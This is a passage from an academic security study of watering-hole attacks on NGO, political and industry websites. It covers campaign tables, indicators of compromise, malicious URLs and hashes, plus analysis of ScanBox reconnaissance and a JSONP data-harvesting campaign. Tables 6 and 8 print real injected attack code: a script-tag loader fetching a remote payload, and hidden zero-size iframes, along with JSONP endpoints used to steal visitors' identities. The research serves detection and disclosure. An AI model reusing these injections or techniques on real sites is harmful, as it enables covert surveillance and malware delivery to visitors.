13	youpai.org	2M/-	Chinese conservative voice	Manual	1	PN	20th Nov, 2014	C6	Y
14	mss.ca	5M/-	Mannarino Systems & Software, Inc	Manual	1	PN	26th Oct, 2014 - 8th May, 2015	ScanBox	N
15	spaceleaders.com	4M/-	Personal Blog	Manual	1	PN	23th Sept, 2014 - 8th May, 2015		N
16	scdusa.com	23M/-	Infrared supplier to military and commercial markets worldwide	Enterprise	1	PN	15th July, 2014		N
17	pomail.gov.mm	-	Myanmar president office mail	Manual	1	PN	2nd Sept, 2014		N

Table 4: 17 Discovered and confirmed new watering holes, cartercenter.org is counted twice as two disparate watering hole attacks were discovered. Discovery type can be a new attack and new website (NN) where both are unreported, the attack has been reported previously but the discovered website has not (PN) or both the attack and website have been reported (PP). Alexa glabal/Local(i.e. country specific) ranks are shown when available. NGO refers to a Non government organization that is usually run by citizens. #Comp indicates the number of compromises found. Starred domains are running Apache servers that are two years behind in their updates.

Tables 4 and 5 summarize all discovered new watering holes and their corresponding campaigns. We report two types of discoveries, a new attack and subsequently a new watering hole instance or a new instance for a previously known attack/campaign, e.g. the "ScanBox" campaign. A campaign here refers to a group of attack instances all characterized by a set of Indicators of Compromise (IoCs), such as URL patterns, domain name and compromised date, etc., with the exception of "ScanBox" which cannot be attributed to one attack, as explained later. Further, compromise dates and lifetimes are calculated for both watering holes and campaigns, depending on available data, which can only be considered as a *lower bound* for the times the attacks lasted since the archive has gaps (missing data) in the collected snapshots.

Overall, almost half of the discovered watering holes are popular None-Government Organizations (NGOs) mostly about human rights and the freedom of speech. These types of websites are prime targets for nation state actors, i.e. government sponsored, targeting a specific niche of people, e.g. dissidents. Such a claim is supported by our findings, shown in Table 4, where many NGO watering holes keep getting compromised multiple times. Moreover, their compromises last for a long time, e.g. 6 months for rsf-chinese.org (until the publicity of our work stopped it).

Of particular interest is one website, cartercenter.org, a human rights organization, which had been strategically compromised at least 5 times starting with the ever so popular "VOHO" campaign [29] in 2012. Two of the watering hole attacks have never been reported before but did not last for long and have been quickly cleaned up. The fifth attack, appeared in late 2014, is not in the table as it does not show up in our dataset but had been reported to us by our industry partner and we found its URLs flagged in the CleanMX virus watch [13].

To find out the reason behind such frequent compromise and long lifetimes, we ran Sucuri [11] to understand the security protection of the web servers used to host the websites. Sucuri [11] is a remote website malware and security scanner that checks the status of a website before a user visits it. We found that two of NGO websites, starred in Table 4, are actually running an Apache server that is two years behind in its updates. The same security issue (without being updated for two years) has also been discovered on two other NGO websites, adpl.org.hk and cfr.org.

In addition to NGO watering holes, we discovered industry specific watering holes targeting employees and clients of certain sectors. Their compromises, however, rarely last for long, just like what has been reported about other watering holes, such as iphonedevsdk.com, forbes.com and anthem.com. Additionally, the "ScanBox" framework is found to be the most prevalent tool utilized by this type of watering holes.

Used Intermediaries. Oftentimes, compromises contain HTTP requests to external destinations such as exploit servers, C&C, redirectors, etc., which we call *intermediaries*. In the collective set of confirmed watering holes, we found that the intermediaries used fall in three categories: legitimate domains, malicious domains or using DDNS (Dynamic Domain Name System) and URL shortners. A rising trend that we observe is the use of legitimate domains, which are compromised to host malicious payloads and serve them to visitors of watering holes. Such use of legitimate domains helps in avoiding detection and bypassing security systems, particularly the protection mechanisms employed at enterprises, where newly registered domains are usually a red flag. Additionally, we observed the purchase and use of intermediaries that are similar to the watering-holed domains, e.g scdusa.com (watering hole) vs. usascd.com (intermediary) & jquery.com (watering hole) vs. jquery-cdn.com (intermediary). Further, we checked the PassiveDNS provided by the Security Information Exchange [4] for the traffic received by the legitimate domains around their compromise dates. Specifically, we found that the watering hole procommons.org.hk contained links to the legitimate domain hotel365.co.kr, a Korean hotel ranked 891K by Alexa [21]; the site (hotel365.co.kr) was compromised from August to September 2013 according to our dataset and the PassiveDNS shows that it received 17.15 visits daily during the compromise, well above an average of 5.9 visits when it was clean.

4.2 In-depth Analysis of New Cases

Here we report an in-depth analysis on the newly discovered watering hole cases, which helps us better understand the APT actors' motivations, strategies and techniques. We explore three po-

Campaign	Start-End date	Lifetime	Indicators of Compromise (IoCs)
C1	27th Sept, 2014	1 day	download.html adobe.jar
C2	14th Aug, 2008 - 5th Apr, 2015	–	74.82.170.174/r.js bcbridges.org* frumin.com/ie/index.html gardew.vizvaz.com/index.asp gototour.com/aza/w2.htm kdv.me kosdic.or.kr* provincia.savona.it*/ie/defult.htm
C3	28th June, 2015 - Now	7 months	theguardian.com.tw gettyimage.us/k.js? eqrqe.com/jquery.php /c.js?date=
C4	12th Jan, 2015 - 2nd June, 2015	4.6 months	psw.pw
C5	4th Feb, 2012 - 14th Mar, 2012	1.3 months	dailynk.com*/usage/deployjava.js
C6	15th July, 2014 - 4th Jan, 2015	5.7 months	java-se.com stlc.ivehost.net
C7	16th July, 2012	1 day	torontocurling.com*
C8	30th May, 2012 - 8th June, 2012	10 days	human.cmu.ac.th*
C9	13th Apr, 2011 - 19th Apr, 2011	7 days	63.223.117.13/img/r.php
C10	4th May, 2012 - 24th Jan, 2013	8.9 months	leedichter.com
C11	1st May, 2011	1 day	203.73.64.136/webservice/ad.js
C12	8th Jan, 2010 - 5th Oct, 2010	9 months	resources/scripts/ylib.js

Table 5: Campaigns generated from the discovered watering holes. Starred IoCs indicate legitimate domains used as intermediaries. C2 represents a group of compromises found on Boxun.com & Peacehall.com but not necessarily related and as a such its lifetime is not calculated.

litically oriented watering hole attacks, including a very recent one where Chinese dissidents were targeted and spied on. Additionally, we analyze a group of watering holes employing a reconnaissance framework dubbed ScanBox. Finally, we partially infiltrate one live attack and redirect traffic to our sinkhole to find more watering holes.

JSONP Campaign. One of the biggest findings made in our study is a new watering hole attack that happened recently. This discovery was confirmed by our industry partner and along the chain picked up by many media outlets [23, 58, 51, 64]. Specifically, RSF-chinese.org, a website for the Associate of reporters without borders in China, was detected by Eyeson to be compromised and loading an external script on January 12th, 2015. A close look at the site reveals that one of its embedded JavaScripts was infected with a script tag inclusion to get an external malicious JavaScript from psw.pw, detailed in Table 6. The malicious script, delivered only when the referral is the watering hole, serves the purposes of finding the real identity of the visitors to RSF-chinese.org by collecting their Personally Identifiable Information (PII): PII such as real name, DOB, address, phone number which is gathered by exploiting JSONP vulnerabilities [14, 32] within popular Chinese sites such as baidu.com, sina.com.cn, qq.com, qunar.com, 58.com, etc when the victim has already logged into those sites. JSONP is a technique that allows cross domain requests over the `script` tag bypassing the CORS (Cross Origin Resource Sharing) rules. In this attack, JSONP is used to leak data from vulnerable JSONP services by submitting requests to get logged in user profiles, examples of some URLs used are shown in Table 6. Additionally, the script attempts to find out the real IP address used by the victim and whether she is using TOR, VPN or other proxies. Amusingly, the script even includes the comments about some of its code snippets. A more detailed report about the attack specifics has been published by AlienVault [23].

The compromise on RSF-chinese.org lasted for 6 months until it was cleaned as a result of our reporting. What is remarkable about this new watering hole is its sole purpose of spying on the website visitors. Unlike other APT attacks, malware has not been delivered to the visitor's system, and only her information was collected stealthily during the visit. It is also worth noting that this is the second watering hole attack on RSF-chinese.org: the first one happened in 2012.

Politically motivated campaign. Along with the *2014 Hong Kong protests*, a series of sit-in protests in Hong Kong involving mass civil disobedience [15], a remarkable number of political and media websites became prime targets of watering hole attacks in late 2014 and as such we added them to the list of websites to monitor, described in Section 3.2. Such an attempt proved fruitful as we were able to find many of these websites to be strategically compromised. Starting from one water holed website, namely adpl.org.hk, we extracted its Indicators of Compromise (IoCs) and performed a recursive search for them within our dataset, which enabled us to discover 6 new watering holes through URL patterns, malicious payload injection method and cookies used as shown in Figure 1.



Figure 1: Politically motivated campaign. The red domains are new unreported watering holes.

Specifically, in our dataset, adpl.org.hk, a website for the association for democracy and people's livelihood, was detected and confirmed to have been compromised twice. The first appeared in 2014 and served a malicious payload from macanna.com.tw which was also used to provide malicious payloads on archive.dphk.org, the site for the Democratic Party of Hong Kong. Additionally, the scripts used attempted to write the cookie *gougou=Somethinggggg* which was also used in the compromise of hkba.org, the Hong Kong Bar Association site. In our discovered watering hole attacks, cookies were extensively used to keep track of the victims and avoid serving malicious payloads multiple times to evade detection, because, by design, strategically selected sites are frequented by the same visitors.

The second compromise on adpl.org.hk appeared in 2015 with a unique pattern of malicious payload injection through which iframes and script tags were inserted into the homepage right between the textual content and after certain keyword(s).Searching for this unique pattern, indicative of an automated injection tool and likely the same actor, enabled us to connect the compromises on hkba.org, youpai.org, and alliance.org.hk to adpl.org.hk. Additionally, VirusTotal [62] flagged VBScripts served from 6 different intermediaries, shown in Table 7. The code exploits a vulnerability in Microsoft Internet Explorer, CVE-2014-6332 [18], which was published on 11th Nov, 2014, just 4 days before the first compromise

Clean URL	web.archive.org/web/20141224213358/http:/rsf-chinese.org/local/cache-js/3fa7e8f3eae1c864ec9490319a61137a.js
Infected URL	web.archive.org/web/20150502200750/http:/rsf-chinese.org/local/cache-js/3fa7e8f3eae1c864ec9490319a61137a.js
Injected code	var xscript =document.createElement("script");xscript.src="http://psw.pw/wuguojie";document.head.appendChild(xscript);
VT scan Result on psw.pw/wuguojie	https://www.virustotal.com/en/file/1fa1...8c7b81eb3c0ca/analysis/1433263843/ Scanned on the 2nd, June 2015 and showing 0 AV detected it.
Sample of JSONP exploited URLs used in the malicious script to collect users' information	passport.tianya.cn/online/checkuseronline.jsp?callback=gettianyainfo s.club.sohu.com/?action=ajax&cb=jsonpsohu&q=getPassport apps.game.qq.com/php/tgclub/m/user/getPersonalInfo?callback=jQueryQQID

Table 6: JSONP watering hole attack specifics found on RSF-chinese.org

Watering hole	Malicious URL	Virus total Hash
adpl.org.hk	aspring.com.tw/nday.htm	d52c0c964a80209bf6692f9c609f33077d8c3317831614f05b21f24b5b517f07
hkba.org	aspring.com.tw/nday.htm	d52c0c964a80209bf6692f9c609f33077d8c3317831614f05b21f24b5b517f07
adpl.org.hk	macanna.com.tw/nday.htm	5b47ae252d27bc5aeb36e778c3b7e70a9b4db8573c954f301ad526bc9a0a4062
ADPL.org.hk	46.38.63.23/about.php	479d7bb1e4958e718473ce161ee19cbc6d5e25c00ad8c1db82ccef5823f6bc39
adpl.org.hk	37.0.121.150/about.php	210a1383f03ab80910d6ef6f42045784945ea511d201293730fc792b542cf021
adpl.org.hk	stlc.ivehost.net/info/all.js	d2b252f95ccfe5d6b344d0ab38bc19b286ce22fda4d862907f7509c96529c22c
youpai.org	owner.com.tw	32983ac33c680913ed7a7ec990099e6dbb596c271bdb449e5dc60020051c09b4

Table 7: Malicious files flagged by Virustotal as CVE-2014-6332 served through 6 different URLs on 3 watering holes.

detected by our study. The exploit takes advantage of the vulnerability to enter the "god mode" in Windows systems and tries to download and execute an executable file (drive-by download).

Particularly interesting is the website of the Democratic Party of Hong Kong dphk.org and its members center archive.dphk.org. This site have exhibited 10 different compromises. Some of them, although having links and redirections to different malicious URLs, contain injected malicious code that apparently has been replaced repeatedly. This observation leads us to believe that the attackers are simply updating their infections and rotating their redirections to different destinations. Also, two of these compromised sites served malicious payloads from two intermediaries, java-se.com and hotel365.co.kr, linking to two other watering holes, procommons.org.hk and hkgolden.com. Further, we found that one of the compromises on archive.dphk.org lasted from 2012 until 2015, which is quite a long time for an attack.

All in all, these groups of compromises involved 7 watering hole websites. Some of them have been repeatedly exploited, indicating their importance to the actors behind such attacks. Additionally, some compromises have been persistent and survived many years. Lastly, the actors are clearly making use of near 0day vulnerabilities to ensure that their victims do not have much of a chance to detect and defend against the attacks.

Boxun.com & Peacehall.com. Another group of politically motivated websites are boxun.com and peacehall.com, currently blocked by the Chinese firewall. These two sites cover political news and human right abuses and allow submission of articles anonymously. Their readers are government and none-government organizations seeking information about China. They are quite popular: boxun.com is ranked at 7K in China according to Alexa [21]. In our traffic, we found that this site had been compromised early 2012 and is still partially compromised. Most importantly, we found many compromises on the site with different attack payloads. Table 8 shows two of the compromises, which are associated with the intermediaries kosdic.or.kr and bcbridges.org. Both are legitimate websites about government infrastructure projects that have been compromised to serve the watering hole campaign.

The infections found on boxun.com with regard to the two sites are quite different as far as we can see. The one through kosdic.or.kr uses a vulnerability that was published in July, 2008 [2] and according to archive.org, the first snapshot of the URL on kosdic.or.kr showed up in 2008[3], one month after the vulnerability was announced. The compromise using bcbridges.org is quite different, even though the attack happened around the same time as the other one. Specifically, it serves a script that attempts to fingerprint the visitor by finding her user agent, exact version of Shockwave and also checking the existence of AV systems. The earliest version of this script was found from the archives in June, 2010[4]. Also, the same set of infections were discovered on peacehall.com, apparently from the same perpetrator. Interestingly, the archived snapshots of boxun.com around the compromise period of 2012 show some web pages that are clean and don't contain any malicious payloads, for example (blog.boxun.com/hero/200807/aige/2_1.shtml), indicating some clean-up effort might have been made but apparently was not well executed.

These attack cases present evidence that indeed political websites are major targets of strategic compromises. Actually, they tend to be repeatedly exploited by the *politically* motivated attackers. A possible explanation here is that most of these sites are run and administered by volunteers and/or small teams, and therefore less protected compared with the targets operated by the IT professionals (e.g. forbes.com), which are rarely compromised twice. Also, our findings indicate a possible weak cleanup effort from the owners of the sites: oftentimes, we found that some web pages were clean while others were not.

The ScanBox Framework. ScanBox is a framework that has been pervasively used in watering hole attacks. It was first reported by AlienVault on 28th Aug,2014 [22]. Later on, PWC [30] revealed four attacks using the same framework followed by 20 more attacks [31]. These campaigns were carried out against sites in diverse sectors including energy companies, think tanks, etc. The framework mainly performs deep reconnaissance on its victims and in some cases keylogging, and then sends the collected information back to a C&C center. More specifically, at the reconnaissance stage,ScanBox shows extensive fingerprinting activities. In addition to fingerprinting the operating system and language used by the visitor, it attempts to detect the existence of security systems installed on the victim's machine,Flash version, web development tools, networking tools and more. After the reconnaissance stage, ScanBox has been reported to deliver malware to selected targets.

In our dataset, we detected 6 watering hole attacks using Scanbox, 2 of which (peoplepower.hk and cgdev.org) have been reported before while the remaining 4 are considered new discoveries. Using the scripts collected from all 6 watering holes and other online

[3] http://web.archive.org/web/20080814053759/http://www.kosdic.or.kr:80/images/sno.htm

[4] http://web.archive.org/web/20100607030040/http://www.bcbridges.org:80/admin/Modules/newlist.htm

Page URL	Malicious Payload	AV Label	Compromise Duration
blog.boxun.com/hero/ 200808/aige/2_1.shtml	<iframe src= "http://www.kosdic.or.kr /images/sno.htm"width=0 height=0></iframe>	Exploit-CVE2008-2463 BehavesLike.HTML.Downloader.xq	May, 2012 - Now
blog.boxun.com/hero/ 201006/yewwz/1_1.shtml	<IFRaME src="http://www.bcbridges.org/admin/ Modules/newlist.htm"width=1 height=0></IFRAME>	JS:MALHEAD-CH	Jan, 2012 - Now

Table 8: Sample of two compromises found on boxun.com.

Water Hole Site	HTTP Requests to C&C			
	C&C Host	Post Requests	UA	Get Requests (file names and arguments)
peoplepower.hk	101.55.121.32	p.php, k.php, recv.php	IE,FF Chrome	i/?2, d.php?Number, s.php?seed=***RandomNum+Time***& alivetime=***Time***& r=*RandomNum*
scdusa.com$^+$	usascd.com	js.php	IE	jq.php?v=webhp, jp.php
spaceleaders.com$^+$	ntxeye.com	-	IE, FF, Chrome	jq.php?v=webhp
cgdev.org	foundationssl.com	p.php, recv.php	IE, FF, Chrome	/i/?9, s.php?seed=***RandomNum+Time***& alivetime=***Time***&r=*RandomNum*
mss.ca$^+$	23.27.112.164 59.188.136.92	js.php	IE FF, Chrome	jq.php?v=webhp, jp.php, css.php?v=webhp &ietag=*JS error flag* &r=*RandomNum* jq.php?v=webhp, css.php?v=webhp &r=*RandomNum*
pomail.gov.mm$^+$	192.157.229.164	js.php	FF	jq.php?v=webhp, css.php?v=webhp&r=*RandomNum*
SiteB	sl886.com	js.php	-	css.js?*RandomNum*
Online Template [17, 16, 19]	-	p.php, recv.php	-	s.php?seed=***RandomNum+Time***& alivetime=***Time***&r=*RandomNum*

Table 9: HTTP requests generated from the ScanBox watering holes. Domains tagged with $^+$ indicate new discovered watering holes (i.e. not reported before) and bold text indicates encrypted values. SiteB is a submission of one of ScanBox's reconnaissance scripts on VirusTotal [63] which does not have the corresponding watering hole.

scripts obtained from Pastebin and VirusTotal [17, 16, 19, 63], we performed an in-depth analysis on both the generated HTTP requests in our dataset and the scripts downloaded when crawling the snapshots and live sites using three user agents: IE, Firefox and Chrome.

We found that ScanBox serves different scripts depending on the user agent, with each script tailored to different agents. Specifically, in the case of IE, the fingerprinting (for identifying OS, language, protection mechanisms, etc.) is extensive, in an attempt to find out many installed applications such as the latest Windows OS updates. Additionally, IE specific reconnaissance scripts are found to look for a long list of both well known AV tools, such as Kaspersky, Norton, Bitdefender, etc. and the AV scanners popular in certain countries, e.g. QuikHeal, AhnLab, and Jiangmin, which are Indian, South Korean, and Chinese respectively. Such enumeration of tools could help the APT actors profile likely targets and victims, and further tailor specific malware to the victims' systems. The reconnaissance code served through Firefox checks for an additional tool `Xunlei`, a Chinese download manager. Also, keylogging is selectively carried out: some scripts simply have the functionality implemented but do not execute it (e.g. cgdev.org) while others log users' key strokes (e.g. peoplepower.hk). Additionally, we notice that some scripts attempt to download a fake exe file, possibly trying to test whether a malicious executable could be delivered in the future.

Although those collected reconnaissance scripts differ in some ways, they do share functionalities, more so for some user agents than the others. In our research, we calculate the Jacquard similarity coefficients between different reconnaissance scripts across 3 user agents, based upon the software tools shared among them (e.g., the AV systems and other software they fingerprint) and their functionalities. The results are shown in Figure 2. Overall, we found that the scripts on peoplepower.hk and cgdev.org share many tools and functionalities. They only exhibit different behavior when Firefox is in use: the scripts on cgdev.org only check for the flash version and nothing else while those on peoplepower.hk look for 10 more tools and software systems, and as such have a low index of 0.09. Additionally, for pomail.gov.mm where the reconnaissance script was only found on Firefox, we found that the code is exactly like the one served on mss.ca. This indicates that the ScanBox tool has been extensively customized by the APT actors to work on different targets.

Once the reconnaissance is done, information collected is passed



Figure 2: Similarities in reconnaissance scripts over functionalities (upper matrices), and software tools (lower matrices) across different watering holes through three user agents, Internet Explorer (1), Chrome (2), Firefox (3). `Tmpit` is used here to indicate scripts found in online templates. SiteB is a submission of one of ScanBox's reconnaissance scripts on VirusTotal [63] which does not have the corresponding watering hole.

on to the C&C centers through `GET` and `POST` requests (Table 9). We found such C&C domains include legitimate domains (e.g. ntxeye.com), malicious domains (e.g. foundationssl.com) and static IP addresses. DDNS was also used in some ScanBox attacks reported by URLQuery, a free web scanning tool. Further, we found ScanBox encrypts some URL arguments and periodically probe the C&C with status update requests when they are being visited.

Of particular interest here is mss.ca, which was found to be compromised as early as late 2014, according to URLQuery. Our dynamic crawler started crawling the website in Nov,2014 using university campus IP addresses. The monitoring failed to report any suspicious activities. However, after moving our dynamic crawler to a supercomputing center in San Diego, CA, we were surprised to find ScanBox reconnaissance code in the HTTP traffic. This could indicate that the actors behind the attack might be targeting industry users.

Live infiltration. gokbayrak.com in our dataset was also reported to be a watering hole by a blog [30], which was presumably compromised with a ScanBox framework. In our research, we further performed live monitoring on the domain and found that it rotated its redirections over a number of suspicious third-party domains.

One of them, theguardian.com.tw, was available for purchase and we bought it anonymously in an effort to sink-hole the domain. Specifically, we hosted the domain on the Amazon cloud using an Apache web server to log all its traffic, from June 26 to August 16th, 2015.

By analyzing the collected traffic logs and checking for request referrals, we discovered two more unreported watering holes: ibsahq.org for the International Buddhism Sangha Association, and HNN.hkfor a Chinese news agency. These two sites turn out to have similar infections as gokbayrak.com, but redirect their visitors to other malicious domains, as indicated by the IoCs in Table 5.

Altogether, the sinkhole collected HTTP traffic for 3 months from around 7K unique IP addresses (i.e. victims), mostly from Turkey, Taiwan and USA.

4.3 Recap

Our research shows that the APT actors are extremely active in the arena of politically oriented websites, repeatedly compromising those sites and utilizing all kinds of techniques (e.g., cookie) to track down the visitors and recover their identities (e.g., through JSONP vulnerabilities). A weakness of such a politically minded attack, however, is its targeting at a more generic audience, i.e., anyone who visits the website, and therefore can be less stealthy than the industry specific attacks, in which the watering hole may unleash its attack code only toward the individuals from a certain organization. Therefore, a web scanner tuned to the unique features of this type of websites could lead to new discoveries and raise the bar for this type of attacks. In the meantime, our research shows that the target sites are often less protected, compared with the industry sites. Enhancing their owners' security awareness and getting help from professionals will certain make the attacks less likely to happen.

When it comes to attacks aiming at industry targets, the use of legitimate intermediaries becomes an interesting feature. As mentioned earlier, we consider this trick to be an evasion technique, particularly in a corporate environment where a redirection to an unknown external domain could cause a red flag to be raised. However, what can still be found here could be an unusual relation (e.g., redirection) between two unrelated, though both legitimate domains visited by an organization's employees. Such a relation, if rarely observed before, could become sufficiently unusual to warrant a close look at the domains involved. Again, new technologies leveraging such observations should be further investigated in the follow up research.

5. RELATED WORK

Understanding web site compromise. In terms of the risk factors associated with web site compromise, a recent study showed that sites using certain content management systems (e.g., WordPress or Joomla) or running particular web servers are at higher risk [61]. Regarding attackers' objectives for compromising legitimate sites, the study by Moore et al. [49] reveals attackers' strategy of using search engines to hunt vulnerable sites and compromise them for later use in Phishing campaigns. The work by John et al. [36] and Leontiadis et al. [41] elaborate on the abuse of compromised sites for boosting the search rankings of malicious sites owned by attackers. The attackers' behavior after compromising legitimate sites is also thoroughly studied by Canali et al. [26]. Interestingly, it has been shown that many web hosting providers are not responding in a timely manner to compromise [27] and thus attackers can leverage a compromised site for a long time for criminal activities.

Outlier detection. To redirect visitors to malicious sites or directly drop malware on visitors' machines, the attacker has to manipulate the web content delivered to the site visitors, introducing inevitable changes. Our system identifies such changes and highlights the ones that represent outliers with respect to the observed historical distribution of the web site structure. Different techniques can be used for this purpose [20, 25, 50]. We use a simple outlier detection method based on probabilistic models and confidence intervals applied to the site's rate-of-change that proves to be effective in capturing the types of site changes we are interested in.

Pre-filtering systems. EvilSeed [35] is a pre-filter that works by generating search queries for identifying other web pages similar to the known malicious ones. Eyeson, however, does not need a seed of malicious pages and is able to find unknown ones. Additionally, Eyeson outperforms Evilseed in toxicity, later discussed in Appendix A. Prophiler [28] and Delta [24] are content-based pre-filtering systems that look into a combination of static features or changes in page structures to determine the pages owned or compromised by attackers. These approaches are more heavyweight and can be evaded if page content is obfuscated. On the contrary, Eyeson is built to profile the evolution of a target by only looking at lightweight features from its HTTP headers, which enables us to inspect targets at a large scale.

Advanced Persistent Threats. APTs are well-funded and carefully orchestrated targeted campaigns posing serious risks to various commercial and governmental organizations, naturally attracting attention from both the security industry and academic community. The existing work mainly focuses on dissecting APT campaigns [46, 39, 42, 60]. In addition, several mechanisms have been developed to assess the threat of targeted malware [33] and link different attacks [40]. The campaigns investigated by these studies leverage spear-phishing emails to infiltrate the victim organizations, while our study looks into another venue becoming more popular among malicious actors, watering hole attacks.

6. CONCLUSION

Our work contributes towards the understanding and mitigation of an emerging infection vector, strategic website site compromise, increasingly used for delivering malware in initial stages of a targeted campaign. By analyzing over 5 years of data from archive.org and carefully labeling ground truth using public sources, we discovered 17 watering holes never reported before, including a high impact politically minded attack, and shed new light on APT actors' motivations, strategies and techniques. Looking forward, we believe that our new findings will inspire the follow up research on this emerging type of targeted attacks. Further study is also expected to enhance our methodology Eyeson, exploring the potential of running it as a pre-filtering system for organizations under the APT threat.

Acknowledgements

We thank our reviewers for their insightful comments. This work was supported in part by National Science Foundation under grant CNS-1223477, CNS-1223495, CNS-1527141 and CNS-1408874. Part of the work was done during Sumayah Alrwais's internship at RSA. We thank Kent Backman from RSA FirstWatch and Todd Leetham from EMC CIRT team for their generous help in providing the list of compromised sites and investigations. We are grateful to Ronald L. Rivest, Kevin Bowers and Robin Norris for their feedback and suggestions. We also thank Xiaorui Pan for his help with the investigations and analysis of watering holes. Any opinions, findings, conclusions or recommendations expressed in this paper



Figure 3: FP and FN rates at different profile sizes and confidences.

do not necessarily reflect the views of the NSF.

Appendices

A. EYESON 2.0

The system we developed, in its current state, only served as a measurement methodology in our research, which helped us go through a large amount of HTTP traffic to quickly focus on a small set of highly likely watering hole cases. However, Eyeson does have the potential to be deployed in a corporate environment as a pre-filtering mechanism, after proper improvements and organization performance evaluations as discussed below.

Evaluation. Using ground truth collected and described in Section 3.2, we bootstrapped the profile for each monitored URL with 10 visits (after initial 5 visits, the follow-up 5 for collecting change rates), and ran Eyeson over all the snapshots gathered in the order of their dates with confidences ranging from 90%, increasing by 1%, until 99% and found that the false positive ranged from 19.7% to 19.3% while the false negatives stayed the same at zero as shown in Figure 3.

Running Eyeson on the larger set of collected HTTP traffic with a 95% confidence interval, as discussed earlier in Section 3.3, resulted in alerting 56.3K monitored URLs ,shown in Table 10. Upon validating results with our post filtering process through blacklists, clustering and manual analysis, described in Section 3.3, we were able to confirm the compromise of 8.2% of those alerted monitored URLs.

Furthermore, we evaluate our validated results using a *toxicity* metric indicating the fraction of malicious alerts out of all alerts for each type of alert generated. Over a 5 year period of collected URL visits, Eyeson had a toxicity level of 4.1% of the total alerted visits. To evaluate the potential of Eyeson as a prefilter we compare its toxicity to that of Evilseed [35],a prefilter that generates search queries to find malicious pages using a set of labeled malicious pages as seed. As shown in Table 10, we find that Eyeson outperforms EvilSeed in terms of toxicity where Evilseed has a toxicity level of 1.12% in malicious domains found vs 3.4% by Eyeson. It is worth noting here the data sets collected by Eyeson and Evil seed span different observation periods where Evilseed covers 25 days and Eyeson 5 years but still has a much higher toxicity levels.

Evasion. The set of profile features capture the anomalies in HTTP requests when a site is compromised and visited by the user. Though an attacker can manipulate the traffic to make one feature look legitimate, it is quite difficult for her to maneuver all features at the same time. For example, an attacker exploiting the vulnerability of Java plugin can deliver the payload through previously seen file name or URL pattern, but a new content type *jar* will be inevitably observed from the traffic and the attack will be detected by Eyeson.

However, as the profile is based solely on the HTTP header, the system will only detect a compromise if it leads to changes in the HTTP requests. For example, if the malicious payload is injected into an existing website resource such as a home page, the change to the page will not be captured. But when that change triggers another new HTTP request to an uncommon destination, it will be detected. Even though for almost all the cases we are aware of, a compromised website does bring in observable changes to the visitor's HTTP requests, we acknowledge that an attack could be carefully designed to avoid any significant change to requests. One such example is that the legitimate Adobe Flash file owned by the targeted site is tampered to include drive-by-download code.

We argue that this type of compromise is inelastic for the attacker's operation and more likely to expose attacker's traces, since the attacker has to keep presence on the compromised web host if he wants to adjust the payload or pause the attack, which frequently happens during the attack campaign. Besides, the design and implementation of Eyeson can be extended to foil such type of attack. The HTTP responses from the visited site can be profiled separately using features like file size and the anomalies can be identified through the same change point analysis.

In a nutshell. Eyeson's preliminary evaluation on the *archive* HTTP traffic shows that the technique is accurate enough to serve a prefiltering system, though the validation on the whole dataset was too complicated to yield a conclusion. It is important to point out here that the design of Eyeson makes it very suitable for operating under today's corporate environment. This is because for the subject of a targeted attack, which is typically a large organization, the traffic its network produces is simply too large to be collected and analyzed efficiently. For example, the company we are working with has on average 120K hosts visiting at least 600K external domains every day; logging even part of the HTTP headers generated by the visits takes 662 gigabytes of storage space daily. As a result, only a small amount of information for each visit can be logged. Eyeson was designed to take advantage of a common organization network product (namely a web proxy system) without requiring additional data to be collected. It can perform persistent monitoring of a large number of strategic websites using only partial HTTP header information such as URL, referrer, content type and cookie. The outputs of the system can be delivered to the incident response team for further evaluation. For this purpose, further research is expected to understand its effectiveness in real corporate settings and enhance the technique with new APT features, including the ones learnt from our study.

B. ARCHIVE DATA

To monitor the changes that happen to a website over a long period of time, we leveraged archive.org, a system that implements a dynamic crawler to crawl a list of URLs intermittently and maintains the snapshot for each visited URL. To visit an archived snapshot on archive.org, one can render the corresponding archive URL in a browser which in turns renders the archived visit and all of its embedded archived URLs at the time the snapshot was captured by the archive.

For example, to visit a snapshot of forbes.com captured on the 28th Nov, 2014, one can browse the URL http://web.archive.org/web/20141128132335/http://www.forbes.com/ which we refer to as an *archive* URL. Table 12 shows a sample of the generated

	Type	# Profiling Alerts	#Validated Alerts	Eyeson Toxicity(%)	EvilSeed [35] Toxicity
Visits	SnapShots	1.7M	69.8K	4.1%	-
	Monitored URLs	56.3K	4.6K	8.2%	-
	Monitored FQDNs	35K	3.2K	9.1%	-
Changes	Generalized URLs	2.7M	53.2K	2%	1.34%
	All FQDNs	48.7K	1.6K	3.4%	1.12%
	External FQDNs	17.6K	1.3K	7.4%	
	Static IPs	456	29	6.4%	-

Table 10: Eyeson results; profiling alerts, validated alerts and their corresponding toxicity metric. Eyeson Toxicity levels are compared with EvilSeed [35] where applicable.

Original URL	Generalized URL
